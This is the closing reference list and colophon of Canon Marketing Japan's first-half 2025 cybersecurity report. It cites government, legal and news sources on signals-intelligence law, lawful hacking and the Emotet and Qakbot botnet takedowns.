16 30 October 2015 Targeted EI factsheet - Factsheet-Targeted_Equipment_Interference.pdf ｜ GOV.UK
https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/473740/Factsheet-Targeted_Equipment_Interference.pdf

17 30 October 2015 Bulk interception factsheet - Factsheet-Bulk_Interception.pdf ｜ GOV.UK
https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/473751/Factsheet-Bulk_Interception.pdf

18 Intelligence Services Act 1994 ｜ egislation.gov.uk
https://www.legislation.gov.uk/ukpga/1994/13/contents

19 FISA Section 702 | Intelligence.gov
https://www.intel.gov/foreign-intelligence-surveillance-act/fisa-section-702

20 Section702-Basics-Infographic | Office of the Director of National Intelligence
https://www.dni.gov/files/icotr/Section702-Basics-Infographic.pdf

21 Executive Order 14086 – Policy and Procedures | United States Department of State
https://www.state.gov/executive-order-14086-policy-and-procedures/

22 The CJEU Judgement in the Schrems II Case - EPRS_ATA(2020)652073_EN.pdf | European Parliament
https://www.europarl.europa.eu/RegData/etudes/ATAG/2020/652073/EPRS_ATA(2020)652073_EN.pdf

23 Fact Sheet: Biden-Harris Administration Releases Version 2 of the National Cybersecurity Strategy Implementation Plan | The White House
https://bidenwhitehouse.archives.gov/oncd/briefing-room/2024/05/07/fact-sheet-ncsip-version-2/

24 18 U.S. Code § 1030 - Fraud and related activity in connection with computers | LII / Legal Information Institute
https://www.law.cornell.edu/uscode/text/18/1030

25 Rule 41. Search and Seizure | LII / Legal Information Institute
https://www.law.cornell.edu/rules/frcrmp/rule_41

26 Emotet Botnet Disrupted in International Cyber Operation | United States Department of Justice
https://www.justice.gov/archives/opa/pr/emotet-botnet-disrupted-international-cyber-operation

27 How the FBI nuked Qakbot malware from infected Windows PCs | BleepingComputer
https://www.bleepingcomputer.com/news/security/how-the-fbi-nuked-qakbot-malware-from-infected-windows-pcs/

28 The German operation Eikonal as part of NSA's RAMPART-A program | Electrospaces.net
https://www.electrospaces.net/2014/10/the-german-operation-eikonal-as-part-of.html

29 Bulk interception by Germany's BND and what the Constitutional Court said about it | Electrospaces.net
https://www.electrospaces.net/2020/06/bulk-interception-by-germanys-bnd-and.html

30 Caught in the Act? An analysis of Germany's new SIGINT reform | interface — Tech analysis and policy ideas for Europe
https://www.interface-eu.org/storage/archive/files/caught-in-the-act_analysis-of-germanys-new-sigint-reform_0.pdf

31 先進主要国における通信情報利用の実施過程とその制限・監督 | 内閣官房
https://www.cas.go.jp/jp/seisaku/cyber_anzen_hosyo/dai3/siryou6-1.pdf

32 サイバー安全保障分野での対応能力の向上に向けた有識者会議 アクセス・無害化措置に関するテーマ別会合 第1回 | 内閣官房
https://www.cas.go.jp/jp/seisaku/cyber_anzen_hosyo/dai2/siryou6-2.pdf

CYBERSECURITY REPORT THE FIRST HALF OF 2025

編集・発行　キヤノンマーケティングジャパン株式会社

Canon キヤノンマーケティングジャパン株式会社

〒108-8011　東京都港区港南2-16-6 CANON S TOWER　　TEL. 03-6701-3452

CSR2509CMJ_PDF